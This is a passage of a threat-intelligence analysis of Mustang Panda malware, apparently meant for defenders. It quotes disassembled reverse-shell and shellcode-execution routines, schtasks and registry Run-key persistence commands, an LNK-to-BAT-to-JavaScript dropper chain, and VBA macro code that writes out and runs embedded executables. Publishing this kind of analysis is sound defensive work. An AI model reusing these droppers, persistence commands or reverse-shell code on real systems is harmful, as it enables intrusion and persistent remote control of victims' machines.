
Implant's capability to receive more shellcode from the C2.



```
.text:00402471 C7 45 E4 00 00 00 00             mov     [ebp+var_1C], 0
.text:00402478 8D 55 E4                         lea     edx, [ebp+var_1C]
.text:0040247B 52                               push    edx
.text:0040247C 6A 40                            push    PAGE_EXECUTE_READWRITE
.text:0040247E 8B 45 F4                         mov     eax, [ebp+var_C]
.text:00402481 8B 48 24                         mov     ecx, [eax+24h]
.text:00402484 51                               push    ecx
.text:00402485 8B 55 EC                         mov     edx, [ebp+var_14]
.text:00402488 52                               push    edx
.text:00402489 8B 45 FC                         mov     eax, [ebp+var_4]
.text:0040248C 8B 88 70 00 01 00                mov     ecx, [eax+10070h]
.text:00402492 8B 51 0C                         mov     edx, [ecx+0Ch]
.text:00402495 FF D2                            call    edx             ; calls VirtProt
.text:00402497 8B 45 EC                         mov     eax, [ebp+var_14]
.text:0040249A 89 45 E0                         mov     [ebp+var_20], eax
.text:0040249D 8B 4D FC                         mov     ecx, [ebp+var_4]
.text:004024A0 8B 51 28                         mov     edx, [ecx+28h]
.text:004024A3 C1 E2 04                         shl     edx, 4
.text:004024A6 8B 45 FC                         mov     eax, [ebp+var_4]
.text:004024A9 8D 4C 10 32                      lea     ecx, [eax+edx+32h]
.text:004024AD 83 EC 10                         sub     esp, 10h
.text:004024B0 8B D4                            mov     edx, esp
.text:004024B2 8B 01                            mov     eax, [ecx]
.text:004024B4 89 02                            mov     [edx], eax
.text:004024B6 8B 41 04                         mov     eax, [ecx+4]
.text:004024B9 89 42 04                         mov     [edx+4], eax
.text:004024BC 8B 41 08                         mov     eax, [ecx+8]
.text:004024BF 89 42 08                         mov     [edx+8], eax
.text:004024C2 8B 49 0C                         mov     ecx, [ecx+0Ch]
.text:004024C5 89 4A 0C                         mov     [edx+0Ch], ecx
.text:004024C8 0F B7 55 F8                      movzx   edx, [ebp+var_8]
.text:004024CC 52                               push    edx
.text:004024CD 8B 45 F0                         mov     eax, [ebp+var_10]
.text:004024D0 50                               push    eax
.text:004024D1 FF 55 E0                         call    [ebp+var_20]
.text:004024D4
```

Execution of downloaded shellcode on the endpoint.

Another type of stager employed by Mustang Panda, first seen in 2019 and still active as of December 2021, binds itself locally to the infected endpoint and listens for any incoming requests. It only accepts incoming requests from a hardcoded C2 address and executes any shellcode received from the C2.



```
push    IPPROTO_TCP     ; protocol
mov     dword ptr [ebp+hostshort], eax
xor     eax, eax
push    SOCK_STREAM     ; type
push    AF_INET         ; af
mov     [ebp+name.sa_family], ax
movq    qword ptr [ebp+name.sa_data], xmm0
mov     dword ptr [ebp+name.sa_data+8], eax
mov     word ptr [ebp+name.sa_data+0Ch], ax
call    ds:socket
mov     ebx, eax
cmp     ebx, 0FFFFFFFFh
jz      short loc_10001EF3
push    dword ptr [ebp+hostshort] ; hostshort
mov     eax, 2
mov     [ebp+name.sa_family], ax
call    ds:htons
push    offset cp       ; "127.0.0.1"
mov     word ptr [ebp+name.sa_data], ax
call    ds:inet_addr
mov     dword ptr [ebp+name.sa_data+2], eax
lea     eax, [ebp+name]
push    10h             ; namelen
push    eax             ; name
push    ebx             ; s
call    ds:bind
test    eax, eax
```

Stager binding to local address for listening to incoming requests.

Meterpreter

Another type of stager used by Mustang Panda, some as recently as late 2021, are DLL-based implants that decode and execute Meterpreter reverse-HTTP payloads to download and execute even more payloads from the C2. We observed this actor using Meterpreter dating back to 2019, when it was deployed via malicious archives hosted on the Myanmar government's website. Meterpreter's use as an intermediate access mechanism continued at least into June 2021, with a brief lull, followed by the adoption of bespoke stagers in 2022.

Reverse shell

In late February 2022, the threat actors used another previously undisclosed Ukrainian-themed lure named

"Офіційна заява Апарату РНБО України\Про введення в дію плану оборони України та Зведеного плану територіальної оброни України.exe", which roughly translates to "official statement from the National Security and Defense Council of Ukraine."


This infection chain consisted of activating a simple, yet new, TCP-based reverse shell using cmd.exe as opposed to directly deploying the PlugX implant, stagers and Meterpreter seen in parallel infection chains from Mustang Panda.

The reverse shell DLL will copy itself and the executable responsible for loading it into a folder on a target machine's disk, such as:

- C:\Users\Public\Libraries\iloveukraine\Microsoft_Silverlight.exe
- C:\Users\Public\Libraries\iloveukraine\kdump.dll

The implant is also responsible for setting up persistence on the system to ensure the reverse shell runs once a minute via a scheduled task:


C:\windows\system32\schtasks.exe /F /Create /TN Microsoft_Silverlight /sc minute /MO 1 /TR C:\Users\Public\Libraries\iloveukraine\Microsoft_Silverlight.exe



```
mov     edx, dword ptr ds:aCmdExe ; "cmd.exe"
mov     eax, dword ptr ds:aCmdExe+4 ; "exe"
push    44h ; 'D'        ; Size
lea     ecx, [ebp+StartupInfo]
push    0                ; Val
push    ecx              ; void *
mov     dword ptr [ebp+CommandLine], edx
mov     [ebp+var_8], eax
call    _memset
add     esp, 0Ch
lea     edx, [ebp+ProcessInformation]
push    edx              ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax              ; lpStartupInfo
push    0                ; lpCurrentDirectory
push    0                ; lpEnvironment
push    0                ; dwCreationFlags
push    1                ; bInheritHandles
push    0                ; lpThreadAttributes
push    0                ; lpProcessAttributes
lea     ecx, [ebp+CommandLine]
push    ecx              ; lpCommandLine
push    0                ; lpApplicationName
mov     [ebp+StartupInfo.cb], 44h ; 'D'

mov     [ebp+StartupInfo.dwFlags], 101h

mov     [ebp+StartupInfo.hStdError], esi ; esi = socket
mov     [ebp+StartupInfo.hStdOutput], esi
mov     [ebp+StartupInfo.hStdInput], esi
call    ds:CreateProcessA
```

cmd.exe-based reverse shell created by the implant.

Reverse shell infection chain:




Shortcut files (LNK)

The use of shortcut files (LNK) has been a popular technique with Mustang Panda since at least 2019 against entities in Asian countries. While the frequency of use of this tactic has reduced over the past couple of years it is still seen being sporadically utilized by the threat actors. As late as March 2021, a shortcut file targeting users in Myanmar deployed Mustang Panda's Stager against their targets.

This shortcut file consists of a command to extract content from itself and execute as a BAT file:


```
/c for %x in (%temp%=%cd%) do for /f "delims==" %i in ('dir "%x\2021-03-11.lnk" /s /b') do (more +540 /S %i |find "PGL">%public%\gtgc.bat& %public%\gtgc.bat)
```

The BAT is responsible for extracting the next JavaScript payload and executing it via wscript.exe on the endpoint.



```
for %%x in (%temp%=%cd%) do for /f "delims==" %%i in ('dir "%%x\2021-03-11.lnk" /s
/b') do ( copy %%i "%public%\gtgc.lnk" ) %PGL%
copy C:\windows\system32\wscript.exe %public%\aaa.exe %PGL%
more +540 /S "%public%\gtgc.lnk"|findstr /E "VHM" 1> %public%\gtgc.js %PGL%
%public%\aaa.exe %public%\gtgc.js %PGL%
goto exit %PGL%
:exit %PGL%
```


The JS code will extract an executable and a DLL-based stager to disk, followed by the execution of the executable, thus establishing persistence on the system and establishing communications with the C2.



```
(
function() {
    var objShell=new ActiveXObject("WScript.Shell");
    var tmpPath = "C:\\Users\\Public";
    tmpPath = tmpPath + "\\";
    var lnkPath = tmpPath + "gtgc.lnk";
    gf(lnkPath, 2700, 67152, tmpPath + "SmadavProtect32.exe");
    gf(lnkPath, 69852, 74240, tmpPath + "SmadHook32c.dll");
    objShell.Run("\""  + tmpPath + "SmadavProtect32.exe" + "\"", 1, 0);

    function br(path,offset,size) {
        var stream; var binaryStream;
        binaryStream = [];
        stream = new ActiveXObject("ADODB.Stream");
        stream.Type = 1;
        stream.Open();
        stream.LoadFromFile(path);
        stream.Position=offset;
        for(var i=0;i<size;i++){binaryStream.push(stream.Read(1));}
        stream.close();
        return binaryStream;
    }
    function bw(path,binaryStream, size) {
        var stream;
        stream = new ActiveXObject("ADODB.Stream");
        stream.Type = 1;
        stream.Open();
        for (var i=0;i<size;i++) { stream.Write(binaryStream[i]); }

        stream.SaveToFile(path, 2);
        stream.close();
    }

    function gf(lnkPath, index, size, name) {
        var d = br(lnkPath,index,size);
        d = d.reverse();
        bw(name, d, size);
    }
})();
```

JS extracting the DLL-based Stager and activating it via the EXE-based loader.

LNK-based infection chain:




Maldocs

In some instances, we also observed the use of maldocs targeting Asian countries such as Taiwan to deploy stagers that could execute meterpreter shellcode to communicate with the C2 server and execute the next payloads on the infected system. The malicious macros contain two more components that are dropped to disk on the infected system. One component is a benign executable that is run by the macro to load the second component, a malicious DLL, which establishes persistence for the EXE and DLL via the registry Run key.


/C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Acerodp /t REG_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec_RunDLL "C:\Users\Public\Libraries\win\Acrobat.exe"" /f

Then, the DLL executes the shellcode embedded in it — a meterpreter reverse HTTP shell to download and execute the next payload.



```
str1 =
"&H4D,&H5A,&H90,&H00,&H03,&H00,&H00,&H00,&H04,&H00,&H00,&H00,&HFF,&HFF,&H00,&H00,&HB8,&H00,&H00,&H00,&H00
,&HF0,&H00,&H00,&H00,&H0E,&H1F,&HBA,&H0E,&H00,&HB4,&H09,&HCD,&H21,&HB8,&H01,&H4C,&HCD,&H21,&H54,&H68,&H69
,&H24,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&HAC,&HE5,&H3E,&H9E,&HE8,&H84,&H50,&HCD,&HE8,&H84,&H50,&HCD,&HE8
,&HE3,&H84,&H50,&HCD,&HE8,&H84,&H51,&HCD,&H7C,&H84,&H50,&HCD,&HCF,&H42,&H3E,&HCD,&HF8,&H84,&H50,&HCD,&"
str2 =
"HCF,&H42,&H2C,&HCD,&HE9,&H84,&H50,&HCD,&HCF,&H42,&H28,&HCD,&HE9,&H84,&H50,&HCD,&H52,&H69,&H63,&H68,&HE8,
&HE0,&H00,&H02,&H01,&H0B,&H01,&H08,&H00,&H00,&H40,&H00,&H00,&H00,&H00,&H05,&H00,&H00,&H00,&H00,&H00,&H54,
&H00,&H50,&H05,&H00,&H00,&H10,&H00,&H00,&H6D,&H48,&H06,&H00,&H02,&H00,&H40,&H01,&H00,&H00,&H10,&H00,&H00,
&H58,&H8F,&H04,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H00,&H50,&H05,&H00,&H68,&H15,&H00,&H00,&"
```

Executables embedded in the malicious macro.



```
Set fso = CreateObject("Scripting.FileSystemObject")
Set myTxt = fso.CreateTextFile("C:\Users\Public\Winword.exe", 1)
Val = strstr
stro = Split(Val, ",")

IntLen = UBound(stro) - LBound(stro)


For n = 0 To IntLen
If n < 200000 Then
Val1 = stro(n)
Val2 = Chr(Val1)
myTxt.Write (Val2)
Else
Val4 = stro(n)
Val3 = Chr(Val4)
myTxt.Write (Val3)
End If
Next
myTxt.Close


Set myTxt2 = fso.CreateTextFile("C:\Users\Public\Acrobat.dll", 1)
aVal = stry2
likes = Split(aVal, ",")

IntLen1 = UBound(likes) - LBound(likes)


For n1 = 0 To IntLen1
If n1 < 200000 Then
aVal1 = likes(n1)
aVal2 = Chr(aVal1)
myTxt2.Write (aVal2)
Else
aVal4 = likes(n1)
aVal3 = Chr(aVal4)
myTxt2.Write (aVal3)
End If
Next



Set fso2 = CreateObject("WScript.shell")


VBA.MkDir ("C:\Users\Public\Libraries\win")
fso.CopyFile "C:\Users\Public\Acrobat.dll", "C:\Users\Public\Libraries\win\"

fso2.Run "C:\Users\Public\Winword.exe"
myTxt2.Close
End Sub
```

The macro code for instrumenting the EXE and side-loaded DLL.

